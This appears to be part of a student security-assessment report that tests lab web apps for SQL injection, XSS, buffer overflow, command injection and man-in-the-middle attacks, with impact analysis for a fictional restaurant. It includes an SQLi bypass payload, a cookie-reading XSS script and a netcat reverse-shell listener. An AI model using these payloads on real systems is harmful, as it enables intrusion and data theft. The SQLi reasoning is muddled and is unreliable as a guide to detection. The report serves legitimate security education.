


Figure 19: No error in SQLi

First, the application was tested for SQL Injection vulnerabilities by modifying the "User ID" input field. Initially, a legitimate user ID of '1' was entered, which produced the expected results by retrieving the corresponding user information from the database.

In order to discover potential vulnerabilities, unexpected input was introduced to the system. When the input '1' was entered into the User ID field, an error message appeared, which implied that the query may have been modified in some way. To further verify the existence of an SQL Injection vulnerability, the input '1''' was used, and this time, no error was returned, indicating that the application was indeed vulnerable to SQL Injection attacks.




Figure 20: SQLi Exploitation

The presence of an SQL Injection vulnerability was verified through the observed outcome. As a next step, the application was exploited by injecting a basic SQL Injection payload, specifically ' or '1'='1'. This payload successfully manipulated the database query, resulting in the retrieval of all user data. This demonstration showcases a strong understanding of identifying and exploiting SQL Injection vulnerabilities.

B.2.2. Researching

SQL injection vulnerability is a type of security flaw that occurs when untrusted data is inserted into a SQL query without proper sanitization or validation. It allows attackers to manipulate the structure and behavior of the SQL query, potentially gaining unauthorized access to sensitive data, modifying database contents, or executing arbitrary commands on the underlying database server (Portswigger, no date).

The vulnerability arises from the improper handling of user input within dynamically constructed SQL statements. Attackers can exploit this by submitting malicious inputs that can modify the intended logic of the SQL query. For example, by inserting malicious SQL statements as input, an attacker can bypass authentication mechanisms, extract sensitive information, or even delete or modify data within the database.

SQL injection attacks can have severe consequences, including unauthorized access to confidential information, data breaches, and compromise of the entire application or system. The impact can range from financial losses and reputational damage to legal liabilities. It is a prevalent and dangerous vulnerability, affecting web applications that interact with databases, especially those that rely on user input to construct SQL queries (CrowdStrike, 2022).

Preventing SQL injection involves using parameterized queries or prepared statements, which ensure that user input is treated as data rather than executable code. Additionally, input validation, secure coding practices, and implementing least privilege principles can help mitigate the risks associated with SQL injection.

SQL injection violates the cybersecurity tenet of **confidentiality**. Confidentiality ensures that only authorized individuals or systems can access and view sensitive information.

B.2.3. Scenario Assessment

In the scenario of **TastyBites**, if a SQL injection vulnerability exists, attackers can obtain various sensitive information from the database.

Attackers may exploit SQL injection to bypass authentication mechanisms and gain administrative privileges within the application. This would provide them with extensive control over the system, allowing them to manipulate data, modify menus, or even compromise other users' accounts. Attackers can retrieve customer information such as names, contact details, dietary preferences, and order histories. This information can be exploited for identity theft, phishing attacks, or targeted malicious activities. If the web application uses a database to store user credentials, attackers can retrieve usernames and hashed passwords. They can then attempt to crack the passwords or use them for unauthorized access to other systems or accounts.

B.3. XSS Scripting

B.3.1. Implementation




Figure 21: XSS Testing




Figure 22: XSS displaying of the cookie using script

```

<div class="body_padded">
<h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>

<div class="vulnerable_code_area">

  <form name="XSS" action="#" method="GET">
    <p>What's your name?</p>
    <input type="text" name="name">
    <input type="submit" value="Submit">
  </form>

  <pre>Hello Cauci<script>alert(document.cookie)</script></pre>

</div>

<h2>More info</h2>

<ul>
<li><a href="http://hiderefer.com/?http://ha.ckers.org/xss.html" target="_blank">http://ha.ckers.org/xss.html</a></li>
<li><a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">http://en.wikipedia.org/wiki/Cross-site_scripting</a></li>
<li><a href="http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisecurity.com/xss-faq.html</a></li>
</ul>
</div>

```

Figure 23: XSS Script in source code

Through careful examination, it was determined that the application being analyzed has a vulnerability to Cross-Site Scripting (XSS) attacks. By injecting specific characters and HTML tags into an input field, it became evident that the application accepts and returns this input without proper encoding or sanitization. This behavior poses a significant risk, as it implies that an attacker could potentially insert malicious script code that will be executed in the client's browser when the page is loaded, effectively exploiting the XSS vulnerability.

B.3.2. Research

Cross-Site Scripting (XSS) vulnerability refers to a security weakness in web applications where attackers can inject and execute malicious scripts in the context of legitimate websites (Kirsten, no date). This occurs when an application fails to properly validate or sanitize user-supplied input, allowing unauthorized script code to be rendered and executed by users' browsers. The injected scripts can steal sensitive information, modify page content, redirect users to malicious websites, or perform other unauthorized actions. XSS attacks are typically categorized as reflected XSS, stored XSS, or DOM-based XSS, depending on how the malicious script is delivered and executed. Proper input validation, output encoding, and secure coding practices are essential to mitigate XSS vulnerabilities (Trend, 2023).

The XSS scripting vulnerability directly infringes upon the principles of **availability, confidentiality and integrity**.

B.3.3. Scenario Assessment

When XSS scripting is successfully exploited, attackers can obtain sensitive information from users accessing the vulnerable website. This can include their login credentials, personal data such as names, contact details, and dietary preferences, as well as any other information submitted through forms or stored within the website. In the scenario of the "TastyBites" food and beverage business, attackers could potentially access customers' personal details and use them for malicious purposes, such as identity theft or targeted phishing attacks. Furthermore,

if the administrative staff's credentials are compromised through XSS, attackers could gain unauthorized access to the web application, enabling them to manipulate orders, menus, customer inquiries, and potentially disrupt the business operations. The consequences of such data breaches can be severe, leading to financial losses, reputational damage, and a loss of customer trust in the company's ability to protect their information.

B.4. Other vulnerabilities

B.4.1. Implementation

Buffer Overflow

A buffer overflow vulnerability occurs when an application writes more data into a buffer than it can handle, causing the excess data to overflow into adjacent memory areas. This can result in unpredictable behavior, such as memory access errors, incorrect outputs, program crashes, or even compromise system security (Ryan, 2023).

During the analysis of the system, another vulnerability was uncovered: Buffer Overflow. This vulnerability was found in a specific section of the application that required repeated input of strings. By entering a high repetition count, the application's heap space became exhausted, leading to a buffer overflow. This discovery emphasizes the lack of proper input validation and memory management in the application, making it susceptible to potential exploitation by malicious actors.




Figure 24: Buffer overflow exploitation page in Mutillidae



Figure 25: Server not responding because of buffer overflow

Command Execution

A command execution vulnerability occurs when an attacker can manipulate input data to execute arbitrary commands on a system (Vishal, 2022). This typically happens when an application passes unsafe user-provided data, such as forms, cookies, or HTTP headers, to a system shell.

During the examination of the web application, a clear instance of a Command Execution vulnerability was detected. The application utilized an operating system command to execute a 'ping' function, which created an opportunity for command injection. This vulnerability allowed an attacker to inject malicious commands into the system, potentially leading to unauthorized access, data breaches, or other harmful actions (Harsh, 2022).




Figure 26: Finding command injection vulnerability




Figure 27: Using OS command

```
(kali㉿kali)-[~]
└─$ nc -lp 1691 -v
listening on [any] 1691 ...
192.168.56.102: inverse host lookup failed: Unknown host
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 46317
```

Figure 28: Command injection exploit

B.4.2. Scenario Assessment

In the context of the "TastyBites" scenario, a buffer overflow vulnerability poses significant threats. If the web application is susceptible to buffer overflow, an attacker could exploit it by sending excessive or malicious input, causing the application to write beyond the allocated memory space. This can lead to arbitrary code execution or a system crash. For instance, if a customer submits a large number of characters in a form field meant for a smaller input size, it could trigger a buffer overflow, potentially disrupting the application's normal behavior or providing an entry point for remote code execution. This could enable attackers to gain unauthorized access, manipulate data, or launch further attacks on the system. Proper input validation and secure coding practices are essential to mitigate buffer overflow vulnerabilities. Buffer overflow violates the cybersecurity tenet of **availability, confidentiality and integrity**.

The Command Execution vulnerability poses significant threats to TastyBites. This vulnerability allows attackers to manipulate input data to execute arbitrary commands on the system. For instance, if the TastyBites application allows user-supplied data to be passed to a system shell without proper validation, an attacker could inject malicious commands. This could lead to unauthorized access to critical system resources, sensitive customer data, or even complete control over the underlying server. Attackers could exploit this vulnerability to execute malicious commands, compromise the system's integrity, and potentially disrupt the application's availability, resulting in severe consequences for TastyBites and its users. Command execution violates the cybersecurity tenet of **availability, confidentiality and integrity**.

C. -side exploitsMan in the Middle Attack (MiTM)

C.1.1. Implementation




Figure 29: Ettercap listening to machines




Figure 30: Adding credentials to DVWA




Figure 31: The user gets logged in to DVWA




Figure 32: Data inserted at DVWA is captured at ettercap

C.1.2. Scenario Assessment

During a Man-in-the-Middle (MiTM) attack in the scenario of TastyBites, attackers can intercept and obtain various sensitive information, posing significant dangers to the company (Dan, 2022).

Attackers can capture personal details, such as names, contact information, and dietary preferences, as customers interact with the web application. This information can be used for identity theft, targeted phishing attacks, or sold on the dark web, compromising customer privacy and potentially leading to financial fraud.

Through a MiTM attack, attackers can intercept login credentials of both customers and administrative staff. This includes usernames, passwords, and session tokens (Luke, 2023). With these credentials, attackers gain unauthorized access to the web application, enabling them to manipulate orders, access customer data, or even launch further attacks.

Attackers can collect sensitive order and reservation information, including specific food choices, quantities, and timing. This data can be exploited for malicious purposes, such as impersonating customers, altering orders, or sabotaging the business operations of TastyBites.

In a MiTM attack, attackers can modify the intercepted data in real-time. This allows them to manipulate orders, change prices, modify customer details, or inject malicious code into the web application. Such tampering can lead to customer dissatisfaction, financial losses, and reputational damage.

